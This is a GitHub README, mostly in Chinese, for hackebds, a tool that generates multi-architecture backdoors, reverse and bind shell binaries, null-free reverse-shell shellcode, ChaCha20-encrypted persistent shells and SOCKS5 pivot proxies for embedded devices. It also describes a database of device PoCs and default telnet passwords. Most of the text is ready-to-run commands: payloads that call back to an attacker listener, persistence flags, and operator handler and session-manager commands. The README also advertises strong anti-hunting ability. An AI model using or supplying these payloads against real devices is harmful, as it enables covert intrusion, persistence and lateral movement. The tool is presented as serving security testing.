doudoudedi/hackEmbedded
GitHub: doudoudedi/hackEmbedded
专为嵌入式设备安全测试设计的多架构后门、Shellcode及代理生成工具。
Stars: 208 | Forks: 32
# hackebds

[](https://pepy.tech/project/hackebds)

:link:[中文readme](https://github.com/doudoudedi/hackEmbedded/blob/main/readme_cn.md)
## 前言
## 功能
该工具嵌入在设备安全测试中。主要有两个功能:
1. 生成各种架构的**后门程序**(仅限 ELF)。后门程序封装为无 shell 的纯 shellcode,体积小,为纯静态后门。**目前支持 Armv5, Armv7, Armv8, mipsel, mips, mips64, mipsel64, powerpc, powerpc64, sparc, sparc64, mipsn32,并且仍在持续更新**(PS:0.3.1 版本后的反弹 shell 添加了 bash 支持)。如果使用 `-power` 参数生成反弹 shell 的后门,反弹 shell 将在目标机器上持续不断生成)
2. 在利用过程中生成各种架构的**reverse_shell shellcode**(仅限 linux),且不含空字节,便于利用嵌入式设备上的内存损坏漏洞。**目前支持 Armv5, Armv7, Armv8, mipsel, mips, mips64, mipsel64, powerpc, powerpc64, sparc,并且仍在持续更新**
3. 生成各种架构的 bind_Shell(仅限 ELF)文件,-power 可以持久化 bind_shell(如果需要使用 `-power` 参数,可以指定 bash shell,并且请不要将进程挂起到后台,以防止数据重定向错误)
4. 整理可利用漏洞的 POC 或 EXP,并搜索和输出正在使用的设备型号的基本信息和 POC:设备功能、设备架构、设备 CPU 制造商、设备 CPU 型号、设备的 WEB 服务程序等
5. 支持命令行生成后门和 shell code,具有很强的反狩猎能力,特点是轻、小、高效、快速
6. 版本 0.4.0 修复了以下问题:
6.1 生成 armelv6 的 shellcode 的问题。
6.2 无法解决使用全大写字母的型号和设备型号时报错的问题
7. 在版本 0.4.0 中,引入了 SQLite 数据库来存储 IoT 设备的基本信息以及相应的 CVE 利用或概念验证(POCs)。存储路径位于 ~/.hackebds/hackebds.db 文件中,可以手动更新和添加内容。该文件不定期更新。如果您需要最新的设备信息、POC 和 EXP,请在 GitHub 上检查更新,
8. --mcpu 参数专用于 MIPS 和 ARM,主要用于包含特定架构的程序,例如 24Kf。
9. 新增 --firmware 参数,主要用于检测固件架构信息,直接提供生成后门的命令
10. **版本 0.4.1 新增**:专注于加密流量和代理的重大功能升级:
10.1 **ChaCha20 加密 shell** — 所有 shell I/O 流量均使用 ChaCha20 流密码进行端到端加密。密钥派生方式为 passphrase → SHA-256 → 256 位密钥,使用两个独立的 nonce 进行双向加密(server→agent 和 agent→server)。通过 pipe+fork 中继模式在 6 种架构上实现。生成的二进制文件大小约为 3–7KB,具体取决于架构。
10.2 **SOCKS5 代理二进制文件** — 纯汇编 ELF 二进制文件(约 2–5KB),提供反向和正向 SOCKS5 代理隧道,支持可选的 RFC 1929 用户名/密码认证。适用于在极小占用空间下通过嵌入式设备进行跳转。
10.3 **完整 PTY 终端模式**,用于交互式会话,使反向/绑定 shell 的行为类似于真实终端(作业控制、行编辑、curses 应用程序等)。
10.4 **多会话 shell 管理** — 内置控制台,支持 Tab 补全和命令历史记录,可从单个操作员终端管理多个并发会话。
10.5 **统一服务器模式**,将 SOCKS5 代理服务器和多会话 shell 管理器合并到一个控制台中,因此一个进程可以同时处理跳转和 shell 会话。
0.4.1 命令用法
加密反向 shell — handler(攻击者):
hackebds -server encrypted_shell_reverse -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key"
加密反向 shell — 生成 payload(aarch64 / x64 / armelv7):
hackebds -arch aarch64 -res reverse_shell_file \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename eshell
hackebds -arch x64 -res reverse_shell_file \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename eshell
hackebds -arch armelv7 -res reverse_shell_file \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename eshell
完整 PTY 模式(payload + handler):
hackebds -arch aarch64 -res reverse_shell_file --pty \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key" \
-shell /bin/bash -filename eshell
hackebds -server encrypted_shell_reverse --pty \
-reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key"
加密绑定 shell — 生成和连接:
hackebds -arch aarch64 -res bind_shell \
-bind_port 5555 -passwd "s3cret" \
-cipher chacha20 -encrypt_key "my_secret_key" -filename ebind
hackebds -server encrypted_shell_bind \
-reverse_ip -reverse_port 5555 \
-cipher chacha20 -encrypt_key "my_secret_key"
持久化加密反向 shell(每 10 秒重新连接):
hackebds -arch aarch64 -res reverse_shell_file --power -sleep 10 \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename epshell
加密 SOCKS5 反向代理 — server、agent 以及带认证:
hackebds -res reverse_proxy_server -arch aarch64 \
-agent_port 8888 -socks_port 1080 \
-cipher chacha20 -encrypt_key "tunnel_key" -filename server
hackebds -arch mipsel -res reverse_proxy_file \
-reverse_ip -reverse_port 8888 \
-cipher chacha20 -encrypt_key "tunnel_key" -filename agent
hackebds -res reverse_proxy_server -arch x64 \
-agent_port 8888 -socks_port 1080 \
-socks_auth admin:secretpass \
-cipher chacha20 -encrypt_key "key" -filename server
Python SOCKS5 反向服务器模式:
hackebds -server socks5_reverse \
-agent_port 8888 -socks_port 1080 \
-socks_auth admin:pass \
-cipher chacha20 -encrypt_key "key"
多会话 shell 管理器和统一代理+shell 服务器:
hackebds -server encrypted_shell_manager \
-reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key"
hackebds -server unified \
-agent_port 8888 -socks_port 1080 \
-reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key"
管理器控制台命令:
hackebds> list # 列出活动会话
hackebds> interact # 进入交互式 shell
hackebds> kill # 终止会话
hackebds> maxconn # 设置每个 IP 的最大会话数
hackebds> status # 显示服务器状态
hackebds> notify [on|off] # 切换通知
hackebds> pool # 显示代理代理池
hackebds> exit # 停止并退出
## 安装
```
use docker:
docker pull doudoudedi/hackebds:3.8
(This version will encounter issues with generating shellcode in armv5, and will be fixed in the next version)
```
只需使用 pip 进行安装,如果安装失败,请尝试使用 sudo 进行安装
```
Use pip install:
sudo pip install -U hackebds
local install:
git clone https://github.com/doudoudedi/hackEmbedded
sudo ./start.sh
```
(如果您希望此工具在 MacOS 系统上运行,需要在 bashrc 环境变量中包含 python/bin)
```
echo 'export PATH="/Users/{you id}/Library/Python/{your installed python}/bin:$PATH"'>> ~/.bashrc
```

#### 使用说明

使用前请安装相应的 binutils 环境
示例:
```
Ubuntu(debian):
apt search binutils | grep arm(You can replace it here, if not please execute "apt update" first)
apt install binutils-arm-linux-gnueabi/hirsute
MacOS:
https://github.com/Gallopsled/pwntools-binutils
brew install https://raw.githubusercontent.com/Gallopsled/pwntools-binutils/master/osx/binutils-$ARCH.rb
```

1. 使用命令行生成后门文件名、shellcode、bindshell 等

重新设计了 model 和 arch 之间的关系,启用了重新生成后门以直接指定设备型号,但型号需要与 `- l` 参数中列出的名称相匹配
hackebds -reverse_ip 127.0.0.1 -reverse_port 9999 -model DIR-816 -res reverse_shell_file
或
hackebds -lhost 127.0.0.1 -lport 9999 -model DIR-816 -res reverse_shell_file

hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shellcode
或
hackebds -lhost 127.0.0.1 -lport 9999 -arch mipsel -res reverse_shellcode

hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shell_file
或
hackebds -lhost 127.0.0.1 -lport 8081 -arch armelv7 -res reverse_shell_file
默认情况下,使用 sh 创建反向 shell 后门。如果需要 bash(PS:此处,目标设备上需要存在 bash 命令)
hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shell_file -shell bash
或
hackebds -lhost 127.0.0.1 -lport 8081 -arch armelv7 -res reverse_shell_file -shell bash
如果您需要生成后门并不断创建反向 shell(测试占用的 CPU 大约为 8%)
hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shell_file -shell bash -power
或
hackebds -lhost 127.0.0.1 -lport 8081 -arch armelv7 -res reverse_shell_file -shell bash -power
如果您需要每 5 秒创建一次反向 shell
hackebds -reverse_ip 127.0.0.1 -reverse_port 9999 -arch mipsel -res reverse_shell_file -power -sleep 5
或
hackebds -lhost 127.0.0.1 -lport 9999 -arch mipsel -res reverse_shell_file -power -sleep 5


hackebds -bind_port 8080 -passwd 1234 -arch mips -model DIR-823 -res bind_shell
创建 bind_shell 以监视 shell 为 sh,-power 功能可以指定 -shell bash
hackebds -bind_port 8081 -arch armelv7 -res bind_shell -passwd 1231 -power
bind_shell 进程在断开连接后不会停止,并支持重复连接(目前 powerpc 和 sparc 系列不支持功能)

更新了生成 cmd_file 的功能。只需指定 `- cmd` 参数即可为各种架构生成程序以执行相应的命令,-envp 环境变量用逗号分隔
hackebds -cmd "ls -al /" -arch powerpc -res cmd_file

输出了型号与架构的列表关系,添加到生成指定型号后门的功能中,方便用户观察和修改。版本 0.3.5 之后输出信息将增强,例如(100+ 设备信息,POC 大约 80+):
设备功能
设备架构
设备 CPU 制造商
设备 CPU 型号
设备的 WEB 服务程序
设备默认 SSH 服务支持
能否实现监控
设备默认 telnet 用户密码
设备 sdk 支持
设备 Openwrt 支持
设备是否存在漏洞
POC 输出
hackebds -l
增加了设备信息的检索,使用 `- s` 搜索 `- model` 参数。此搜索是模糊的且不区分大小写。输入时尽量使用小写,最后输出与输入匹配度最高的设备信息(版本 0.3.7 引入了 EXP 和 POC)
如果出现以下错误
hackebds: error: argument -model: expected one argument
请将所有参数设置为小写或大写小写混合。我猜测是由于 python 和 bash 在解释大写和小写字母时存在冲突
hackebds -model ex200 -s
如果在命令输出期间出现以下警告
/usr/local/lib/python3.8/dist-packages/fuzzywuzzy/fuzz.py:11: UserWarning: Using slow pure-python SequenceMatcher. Install python-Levenshtein to remove this warning
warnings.warn('Using slow pure-python SequenceMatcher. Install python-Levenshtein to remove this warning')
如果在命令输出期间出现以下警告,您可以使用以下命令安装 python-levenshtein。安装后,命令检索速度可以提高约 4 倍
pip install python-levenshtein
